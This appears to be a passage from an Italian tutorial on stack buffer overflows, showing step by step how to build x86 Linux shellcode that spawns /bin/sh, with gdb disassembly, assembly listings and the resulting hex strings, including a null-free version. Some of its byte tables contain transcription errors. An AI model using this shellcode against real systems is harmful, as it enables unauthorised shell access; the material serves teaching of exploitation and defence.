Cerchiamo adesso di capire come si ottiene la stringa della shellcode. Come già detto l'IP viene dirottato e fatto puntare all'inizio della shellcode, di conseguenza dobbiamo fare in modo che essa sia costituita esattamente dalla codifica esadecimale delle istruzioni che vogliamo eseguire (op-codes ed operandi). Per il principio d'indistinguibilità tra dati e istruzioni, il processore considererà la nostra stringa di caratteri come un vero e proprio codice da eseguire. Tale codice andrebbe scritto direttamente in esadecimale, ma visto che non è affatto semplice, conviene scriverlo in C, disassemblarlo, adattarlo alle nostre esigenze e codificarlo. Partiamo dal semplice codice per lanciare una shell in C:

A screenshot of a text editor window titled "sc.c - Editor avanzato". The window contains the following C code:

```
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = 0x0;
    execve(name[0], name, 0x0);
}
```

The status bar at the bottom indicates "Linea: 8 Colonna: 1 INS".

Questo semplice programma permette, attraverso la chiamata alla funzione `execve` con i parametri opportuni, di eseguire il comando `"/bin/sh"`.

Per capire a fondo cosa succede ad un livello più basso diamo uno sguardo al disassemblato della funzione `main` con l'opzione `-static` in modo da includere anche il codice di `execve` e non un riferimento alla libreria dinamica che verrebbe altrimenti linkata a run-time:

```
[stefano@localhost Desktop]$ gcc -o sc -ggdb -static sc.c
```

entriamo nel debugger `gdb` passandogli il file appena compilato

```
[stefano@localhost Desktop]$ gdb sc
```

e facciamo il disassemblare

```
(gdb) disassemble main
```

Otteniamo così il codice della funzione `main`.

Cerchiamo di analizzarlo in modo da comprendere quali passi sono fondamentali per ottenere la shell in assembler, dopodiché troveremo il modo per codificarla in esadecimale.

Dump of assembler code for function main:

```
0x8000130 <main>:      pushl %ebp
0x8000131 <main+1>:     movl  %esp,%ebp
0x8000133 <main+3>:      subl  $0x8,%esp
0x8000136 <main+6>:     movl  $0x80027b8,0xffffffff8(%ebp)
0x800013d <main+13>:    movl  $0x0,0xffffffffc(%ebp)
0x8000144 <main+20>:    pushl $0x0
0x8000146 <main+22>:    leal  0xffffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl %eax
0x800014a <main+26>:    movl  0xffffffff8(%ebp),%eax
0x800014d <main+29>:    pushl %eax
0x800014e <main+30>:    call  0x80002bc <__execve>
0x8000153 <main+35>:    addl  $0xc,%esp
0x8000156 <main+38>:    movl  %ebp,%esp
0x8000158 <main+40>:    popl  %ebp
0x8000159 <main+41>:    ret
```

Partiamo dall'inizio

```
0x8000130 <main>:      pushl %ebp
0x8000131 <main+1>:     movl  %esp,%ebp
0x8000133 <main+3>:      subl  $0x8,%esp
```

Questo è il prologo della procedura: viene salvato il vecchio FP, l'FP corrente viene settato allo SP e viene lasciato spazio per altre variabili, nel caso specifico char *name[2], cioè due puntatori a carattere, lunghi ognuno una word, quindi in totale 2 word, ovvero 8 byte.

```
0x8000136 <main+6>: movl $0x80027b8,0xffffffff8(%ebp)
```

Copia il valore 0x80027b8 (l'indirizzo della stringa /bin/sh) nel primo puntatore di name[]

```
0x800013d <main+13>: movl $0x0,0xffffffffc(%ebp)
```

Copia il valore 0x0 (null) nel secondo puntatore di name[]

Adesso iniziano le operazioni preliminari per la chiamata a execve, verranno quindi salvati nello stack i parametri necessari in ordine inverso rispetto a quello della chiamata.

```
0x8000144 <main+20>: pushl $0x0
```

Il terzo parametro è null.

```
0x8000146 <main+22>: leal 0xffffffff8(%ebp),%eax
```

Carica l'indirizzo di name[] (cioè l'indirizzo dell' indirizzo della stringa) nel registro EAX

```
0x8000149 <main+25>: pushl %eax
```

L'indirizzo di name[] viene impilato sullo stack come secondo parametro da passare

```
0x800014a <main+26>: movl 0xffffffff8(%ebp),%eax
```

Si carica l'indirizzo della stringa /bin/sh nel registro EAX

```
0x800014d <main+29>: pushl %eax
```

L'indirizzo di /bin/sh viene impilato sullo stack

```
0x800014e <main+30>: call 0x80002bc <__execve>
```

Viene quindi chiamata la funzione __execve.

L'istruzione call salva automaticamente l' IP sullo stack.




Immagine dello stack - execve

Per capire cosa succede in seguito, disassembliamo anche la funzione `execve` a cui è stato passato il controllo. Teniamo presente che Linux usa i registri per passare gli argomenti alle chiamate di sistema e usa gli interrupt software per entrare in modo kernel ed eseguirle.

Lanciamo il comando:

```
(gdb) disassemble __execve
```

Dump of assembler code for function `__execve`:

```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
0x80002c0 <__execve+4>: movl $0xb,%eax
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
0x80002ce <__execve+18>: int $0x80
0x80002d0 <__execve+20>: movl %eax,%edx
0x80002d2 <__execve+22>: testl %edx,%edx
0x80002d4 <__execve+24>: jnl 0x80002e6 <__execve+42>
0x80002d6 <__execve+26>: negl %edx
0x80002d8 <__execve+28>: pushl %edx
0x80002d9 <__execve+29>: call 0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>: popl %edx
0x80002df <__execve+35>: movl %edx,(%eax)
0x80002e1 <__execve+37>: movl $0xffffffff,%eax
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
```

Analizziamo anche questo codice dall'inizio:

```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
```

Al solito, iniziamo con il preludio della procedura. In questo caso viene salvato anche il registro EBX in quanto la funzione dovrà usarlo per restituire il codice d' uscita.

```
0x80002c0 <__execve+4>: movl $0xb,%eax
```

In una chiamata di sistema, il registro EAX dovrà contenere il codice esadecimale della funzione da eseguire. Quello della `execve` è, appunto, 11 in decimale ovvero 0xb.

```
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
```

Copia l'indirizzo della stringa `/bin/sh` nel registro EBX

```
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
```

Copia l'indirizzo di `name[]` (cioè l'indirizzo dell' indirizzo della stringa) nel registro ECX.


```
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
```

Copia l'indirizzo del puntatore null in EDX

```
0x80002ce <__execve+18>: int $0x80
```

Genera tramite software una chiamata ad un gestore di interrupt. Nel caso specifico, con 0x80 (128), passa in modo kernel ed esegue la funzione indicata dal valore di EAX.

A questo punto abbiamo ottenuto ciò che ci eravamo prefissati; possiamo tranquillamente tralasciare come viene gestito il rientro dal modo kernel, il ritorno al main ecc ed interessarci soltanto ad uscire dal nostro programma senza provocare blocchi al sistema. Per uscire in maniera "pulita" procediamo in maniera analoga a quanto abbiamo fatto per conoscere il codice che genera la shell, ovvero creiamo un apposito programma in C, compiliamolo e disassembliamolo.



```
/* exit.c */
#include <stdlib.h>

void main()
{
    exit(0);
}
```

```
[stefano@localhost Desktop]$ gcc -o exit -static exit.c
```

```
[stefano@localhost Desktop]$ gdb exit
```


Dump of assembler code for function `_exit`:

```
0x800034c <_exit>:   pushl %ebp
0x800034d <_exit+1>:  movl  %esp,%ebp
0x800034f <_exit+3>:  pushl %ebx
0x8000350 <_exit+4>:  movl  $0x1,%eax
0x8000355 <_exit+9>:  movl  0x8(%ebp),%ebx
0x8000358 <_exit+12>: int   $0x80
0x800035a <_exit+14>:  movl  0xffffffffc(%ebp),%ebx
0x800035d <_exit+17>:  movl  %ebp,%esp
0x800035f <_exit+19>:  popl  %ebp
0x8000360 <_exit+20>:  ret
0x8000361 <_exit+21>:  nop
0x8000362 <_exit+22>:  nop
0x8000363 <_exit+23>:  nop
```

End of assembler dump.

La chiamata `exit()` mette 0x1 in EAX ed il codice d'uscita in EBX. Dall'immagine dello stack frame – `exit`, possiamo vedere che il valore inserito in EBX dall'istruzione

```
0x8000355 <_exit+9>:  movl  0x8(%ebp),%ebx
```

è 0, in modo da indicare che non ci sono stati errori.

Eseguendo la `int 0x80` avendo preventivamente settato a 1 EAX e a 0 EBX, si esegue quindi un'uscita "pulita".




Immagine dello stack - exit

Questo codice, inserito subito dopo aver eseguito l'`int 0x80` della `execve`, ci permette di uscire immediatamente e correttamente senza doversi preoccupare di rimettere le cose al loro posto, ovvero senza dover codificare anche i rientri dalle funzioni, riducendo tempo di codifica e lunghezza del codice esadecimale da inserire nella stringa.

Ricapitolando abbiamo trovato il codice assembler che ci permette di creare le condizioni per eseguire la funzione di libreria `execve` (main) eseguirla con il comando voluto (`_execve`) ed uscire senza problemi (`_exit`) disassemblando dei semplici programmi in C che facessero quanto voluto.

Creare la shellCode

In base all'analisi fatta, per ottenere una shell è quindi sufficiente:

preparare la chiamata ad `execve` con i parametri opportuni ovvero:

- avere una stringa `/bin/sh` in memoria (comando da eseguire) e conoscerne l'indirizzo
- mettere nello stack i 3 parametri (indirizzo della stringa, indirizzo dell'indirizzo della stringa, `0x0`)

settare i registri per eseguire il comando così come fa la `execve` ovvero:

- copiare `0xb` in `EAX`
- copiare l'indirizzo della stringa `/bin/sh` in `EBX`
- copiare l'indirizzo dell'indirizzo della stringa `/bin/sh` in `ECX`
- copiare l'indirizzo di `0x0` in `EDX`
- eseguire l'istruzione `int 0x80`

uscire dal nostro programma una volta ottenuta la shell, quindi:

- copiare `0x1` in `EAX`
- copiare `0x0` in `EBX`
- eseguire l'istruzione `int 0x80`.

Queste operazioni, trascritte in pseudo-assembler considerando che la stringa sia memorizzata alla fine del codice e tenendo presente l'immagine dello stack - ShellCode, corrisponderanno a qualcosa del tipo:

```
movl    ind_str, ind_ind_str
movb    $0x0, ind_NULL_Byte
movl    $0x0, ind_NULL_String
movl    $0xb, %eax
movl    ind_str, %ebx
leal    ind_str, %ecx
leal    NULL_String, %edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
```

`/bin/sh`




Immagine dello stack - ShellCode

Come trovare l'indirizzo della stringa `"/bin/sh"` e attivare la shellcode

Per completare la trascrizione in assembler dovremmo risolvere gli indirizzi non esplicitati. Purtroppo però, non possiamo sapere dove verrà allocato in memoria il programma e di conseguenza la stringa che lo segue, quindi non è un problema banale trovare gli indirizzi da utilizzare.

La soluzione migliore è quella di utilizzare riferimenti relativi, in modo che il programma sia in grado di calcolarsi da solo gli offset e quindi funzioni indipendentemente da dove verrà allocato.

Per questo motivo useremo delle istruzioni di tipo `JMP` e `CALL` che consentono di saltare non solo ad una posizione assoluta, ma anche di un certo offset positivo o negativo a partire dall'IP corrente.

La `CALL`, in particolare, salva nello stack l'indirizzo assoluto successivo a quello che la contiene, in modo da garantire che l'esecuzione del programma prosegua sequenzialmente una volta terminata la chiamata.

Se l'istruzione successiva alla `CALL` è la nostra stringa `"/bin/sh"`, l'esecuzione della chiamata provocherà la memorizzazione dell'indirizzo di tale stringa nella cima dello stack consentendoci di recuperarlo con una semplice `POP` e quindi di salvarlo in un registro.

Dunque una `CALL` è indispensabile per farci dire qual è l'indirizzo della stringa, non tanto per chiamare una specifica funzione.

Ma la `CALL`, per definizione, sposta l'IP da un'altra parte della memoria, quindi rischiamo di non essere più in grado di tornare indietro...

Per assicurarci di non perdere il controllo, la soluzione più semplice consiste nel restare all'interno del nostro buffer, di cui conosciamo esattamente la struttura e quindi tutti gli offset relativi. Di conseguenza faremo puntare la `CALL` quasi all'inizio del buffer.

Abbiamo detto "quasi" perché proprio all'inizio del buffer inseriremo una `JMP` che punti alla `CALL`, posizionando quest'ultima alla fine del codice e, ovviamente, subito prima della stringa che terminerà il buffer.

In questo modo, se riusciamo a deviare l'IP all'inizio del buffer, arriveremo alla `JMP`, che ci porterà dritti alla `CALL` perché dentro al buffer sappiamo l'offset che dobbiamo usare.

Con la `CALL` (che salverà l'indirizzo successivo ad essa nella cima dello stack) dirotteremo nuovamente l'IP all'indirizzo dell'istruzione successiva a quella che contiene la `JMP`.

Dalla `JMP` in poi potremo, quindi, iniziare con il codice vero e proprio per rintracciare l'indirizzo della stringa da eseguire, troveremo quindi la `POP` che recupera la cima dello stack e la mette in un registro da cui potremo finalmente recuperarlo.

Ribadiamo che tutti i re-indirizzamenti interni al buffer sono facilmente calcolabili, visto che il buffer lo stiamo definendo noi.


La figura seguente illustra meglio quanto detto:



Codificare la ShellCode

Per definire la conformazione della shellcode è necessario riportare in assembler queste modifiche tenendo conto del numero di bytes occupato da ciascuna istruzione ed utilizzando un indirizzamento indicizzato a partire dall'indirizzo della stringa, tramite l'apposito registro ESI (Extended Stack Index) settato con il valore recuperato dalla POP.

```
jmp    offset-to-call        # 2 bytes
popl   %esi                  # 1 bytes
movl   %esi, Str_addr-offset(%esi)  # 3 bytes
movb   $0x0, NULL_byte-offset(%esi) # 4 bytes
movl   $0x0, NULL_String-offset(%esi) # 7 bytes
movl   $0xb, %eax            # 5 bytes
movl   %esi, %ebx            # 2 bytes
leal   Str_addr-offset, (%esi), %ecx # 3 bytes
leal   NULL_String-offset(%esi), %edx # 3 bytes
int    $0x80                 # 2 bytes
movl   $0x1, %eax            # 5 bytes
movl   $0x0, %ebx            # 5 bytes
int    $0x80                 # 2 bytes
call   offset-to-popl       # 5 bytes
.string "/bin/sh\"          # 8 bytes
```



Come si può dedurre dalla tabella precedente, l'offset dalla JMP alla CALL è di 42 byte ovvero 0x2A, tenendo presente che nel momento in cui eseguiamo un'istruzione l'IP viene settato alla successiva. Quindi nel caso della JMP punta alla POP con indirizzo relativo 2 mentre quello della CALL è 44, pertanto la JMP dovrà far saltare $44-2=42$ byte all'IP corrente. Analogamente dalla CALL alla POP il salto dovrà essere di $-(49-2)=-47=-2F$, dove il segno negativo indica che il salto deve avvenire all'indietro.

Questo per quanto riguarda i salti relativi di JMP e CALL.

Per quanto riguarda le istruzioni che invece fanno uso di indirizzamento indicizzato tramite ESI, dall'immagine dello stack – ShellCode, si ricava che gli offset per Str_addr, NULL_Byte e NULL_String sono rispettivamente 8, 7 e C.

Riscrivendo il codice utilizzando i corretti offset si ottiene:

```
jmp    0x2a                  # 2 bytes
popl   %esi                  # 1 bytes
movl   %esi, 0x8(%esi)       # 3 bytes
movb   $0x0, 0x7(%esi)      # 4 bytes
movl   $0x0, 0xc(%esi)      # 7 bytes
movl   $0xb, %eax            # 5 bytes
movl   %esi, %ebx            # 2 bytes
leal   0x8(%esi), %ecx       # 3 bytes
leal   0xc(%esi), %edx       # 3 bytes
int    $0x80                 # 2 bytes
movl   $0x1, %eax            # 5 bytes
movl   $0x0, %ebx            # 5 bytes
int    $0x80                 # 2 bytes
call   -0x2f                 # 5 bytes
.string "/bin/sh\"          # 8 bytes
```

Resta da trovare la rappresentazione esadecimale del codice binario, in modo da poterlo eseguire direttamente dallo stack. Occorre quindi compilarlo, poi un debugger ci darà tale rappresentazione. Per fare ciò metteremo, solo momentaneamente, il nostro codice in un array globale nel segmento di dati, evitando di incorrere nel blocco dell'esecuzione dovuto al fatto che il codice è automodificante e il segmento testo è a sola lettura:

```
void main() {
__asm__( "
    jmp     0x2a                # 3 bytes
    popl   %esi                # 1 bytes
    movl   %esi,0x8(%esi)      # 3 bytes
    movb   $0x0,0x7(%esi)     # 4 bytes
    movl   $0x0,0xc(%esi)     # 7 bytes
    movl   $0xb,%eax          # 5 bytes
    movl   %esi,%ebx          # 2 bytes
    leal   0x8(%esi),%ecx     # 3 bytes
    leal   0xc(%esi),%edx     # 3 bytes
    int    $0x80              # 2 bytes
    movl   $0x1, %eax         # 5 bytes
    movl   $0x0, %ebx         # 5 bytes
    int    $0x80              # 2 bytes
    call   -0x2f              # 5 bytes
    .string \"/bin/sh\"      # 8 bytes
");
}
```

Quindi lo compiliamo e lo disassembliamo con gdb.

```
[stefano@localhost Desktop]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
```

```
[stefano@localhost Desktop]$ gdb shellcodeasm
(gdb) disassemble main
```

```
Dump of assembler code for function main:
0x8000130 <main>:    pushl %ebp
0x8000131 <main+1>:    movl  %esp,%ebp
0x8000133 <main+3>:    jmp   0x800015f
0x8000135 <main+5>:    popl  %esi
0x8000136 <main+6>:    movl  %esi,0x8(%esi)
0x8000139 <main+9>:    movb  $0x0,0x7(%esi)
0x800013d <main+13>:   movl  $0x0,0xc(%esi)
0x8000144 <main+20>:   movl  $0xb,%eax
0x8000149 <main+25>:   movl  %esi,%ebx
0x800014b <main+27>:   leal  0x8(%esi),%ecx
0x800014e <main+30>:   leal  0xc(%esi),%edx
0x8000151 <main+33>:   int   $0x80
0x8000153 <main+35>:   movl  $0x1,%eax
0x8000158 <main+40>:   movl  $0x0,%ebx
0x800015d <main+45>:   int   $0x80
0x800015f <main+47>:   call  0x8000135
0x8000164 <main+52>:   das
0x8000165 <main+53>:   boundl    0x6e(%ecx),%ebp
0x8000168 <main+56>:   das
0x8000169 <main+57>:   jae   0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:   addb  %c1,0x55c35dec(%ecx)
End of assembler dump.
```

A questo punto dobbiamo trovare la rappresentazione esadecimale di ogni singola istruzione. Partiamo dalla prima che ci interessa: la JMP all'indirizzo <main+3> ed utilizziamo gdb con il comando

```
(gdb) x/bx main+3

0x8000133 <main+3>: 0xeb
(gdb)
0x8000134 <main+4>: 0x2a
(gdb)
```

Otteniamo I primi due codici: 0xeb e 0x2a. Il primo è l'OP-Code della JMP relativa e 2a l'offset richiesto. Notiamo inoltre che la JMP occupa, come previsto, 2 bytes. La prossima istruzione sarà quindi la pop in <main+5>, per la quale otteniamo 0x5e. Continuando in maniera analoga per tutte le istruzioni si ottiene la shellcode completa in esadecimale:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55				
J	J	P	M	M	M	M	M	M	M	M	M	M	M	M	M	M	M	M	M	M	M	M	L	L	L	L	L	L	L	I	I	M	M	M	M	M	M	M	M	M	M	I	I	C	C	C	C	C	C	/	b	i	n	/	s	h			
0xeb	0x2a	0x5e	0x89	0x76	0x08	0xc6	0x46	0x07	0x00	0xc7	0x46	0x0c	0x00	0x00	0x00	0x00	0xb8	0x0b	0x00	0x00	0x00	0x89	0xf3	0x8d	0x4e	0x08	0x8d	0x56	0xc	0xc	0x80	0xb8	0x01	0x00	0x00	0x00	0xb8	0x00	0x00	0x00	0xc	0x80	xe8	xd1	xff	xff	ff	2f	62	69	6e	2f	73	68	00	89	ec	5d	xc3
JMP	POP	MOVL	MOVB		MOVL				MOVL				MOVL	LEAL	LEAL	INT	MOVL				MOVL				INT	CALL				STRING																													


La stringa risultante è quindi:

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3"
```

La shellcode in pratica

Come è facile osservare, i codici ottenuti sono leggermente diversi rispetto a quelli utilizzati realmente da `exp1`. Il motivo è che, sebbene perfettamente corretta, quella ricavata non è una shellcode utilizzabile: il problema consiste nel fatto che, per quanto trasformata in codici macchina eseguibili, il nostro codice dovrà andare a finire in un buffer di caratteri che, come tale, viene terminato alla prima occorrenza di NULL. Questo significa che la nostra shellcode non dovrà contenere alcun carattere 0x0 che verrebbe altrimenti interpretato come terminazione della stringa bloccandone l'esecuzione.

Individuiamo allora le istruzioni che introducono dei NULL e trasformiamole in istruzioni equivalenti che non presentino questo problema.



Il codice che non presenta problemi di terminazione diventa dunque:

```
void main() {
__asm__(
    jmp     0x1f                # 2 bytes
    popl   %esi                # 1 bytes
    movl   %esi,0x8(%esi)      # 3 bytes
    xorl   %eax,%eax          # 2 bytes
    movb   %eax,0x7(%esi)     # 3 bytes
    movl   %eax,0xc(%esi)     # 3 bytes
    movb   $0xb,%al          # 2 bytes
    movl   %esi,%ebx          # 2 bytes
    leal   0x8(%esi),%ecx      # 3 bytes
    leal   0xc(%esi),%edx      # 3 bytes
    int    $0x80               # 2 bytes
    xorl   %ebx,%ebx          # 2 bytes
    movl   %ebx,%eax          # 2 bytes
    inc    %eax                # 1 bytes
    int    $0x80               # 2 bytes
    call   -0x24               # 5 bytes
    .string \"/bin/sh\"       # 8 bytes
    # 46 bytes totali");}
```

La shellcode relativa risulta:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	
J	J	P	M	M	X	X	M	M	M	M	M	M	M	M	M	L	L	L	L	L	L	L	I	I	X	X	M	M	M	I	I	I	C	C	C	C	C	/	/	b	i	n	/	s	h	\
0xeb	0x1f	0x5e	0x89	0x76	0x08	0x31	0xc0	0x88	0x46	0x07	0x89	0x46	0xc0	0xb0	0x0b	0x89	0xf3	0x8d	0x4e	0x08	0x56	0x0c	0xcd	0x80	0x31	0xeb	0x89	0x88	0x40	0xcd	0x80	0x88	0xdc	0xff	0xff	0xff	/	b	i	n	/	s	h	\0		
JMP	POP		MOVL	XORL		MOVB		MOVL	MOVB	MOVL		MOVB		MOVL	LEAL		LEAL	INT	XORL	MOVL	INC	INT		CALL																						STRING

che corrisponde esattamente a quella con cui abbiamo attaccato il programma vulnerabile di esempio.

Ottimizzare la ShellCode

Il codice che abbiamo realizzato funziona perfettamente, ma abbiamo lasciato in sospeso un particolare non irrilevante ai fini pratici: quando abbiamo parlato di come trovare l'indirizzo della stringa abbiamo fatto l'ipotesi di riuscire a deviare l'IP all'inizio del buffer in modo da arrivare alla JMP che innescherà tutto il resto della shellcode, ma abbiamo anche detto che non sappiamo dove verrà allocato il nostro buffer.

Questo aspetto è stato volutamente tralasciato nell'exploit di esempio in cui era direttamente il programma vulnerabile a dirci quale indirizzo usare, ma in generale, non sarà questo il caso. Non dimentichiamo inoltre che l'attacker non può modificare direttamente il codice vulnerabile e quindi la printf in bof1.c è stata una soluzione puramente accademica.

Si pone quindi il problema di riuscire a sovrascrivere l'IP con l'indirizzo della JMP.

Ovviamente si potrebbe procedere per tentativi, ma individuare con esattezza un indirizzo preciso costituisce un procedimento non efficiente e probabilmente non efficace.

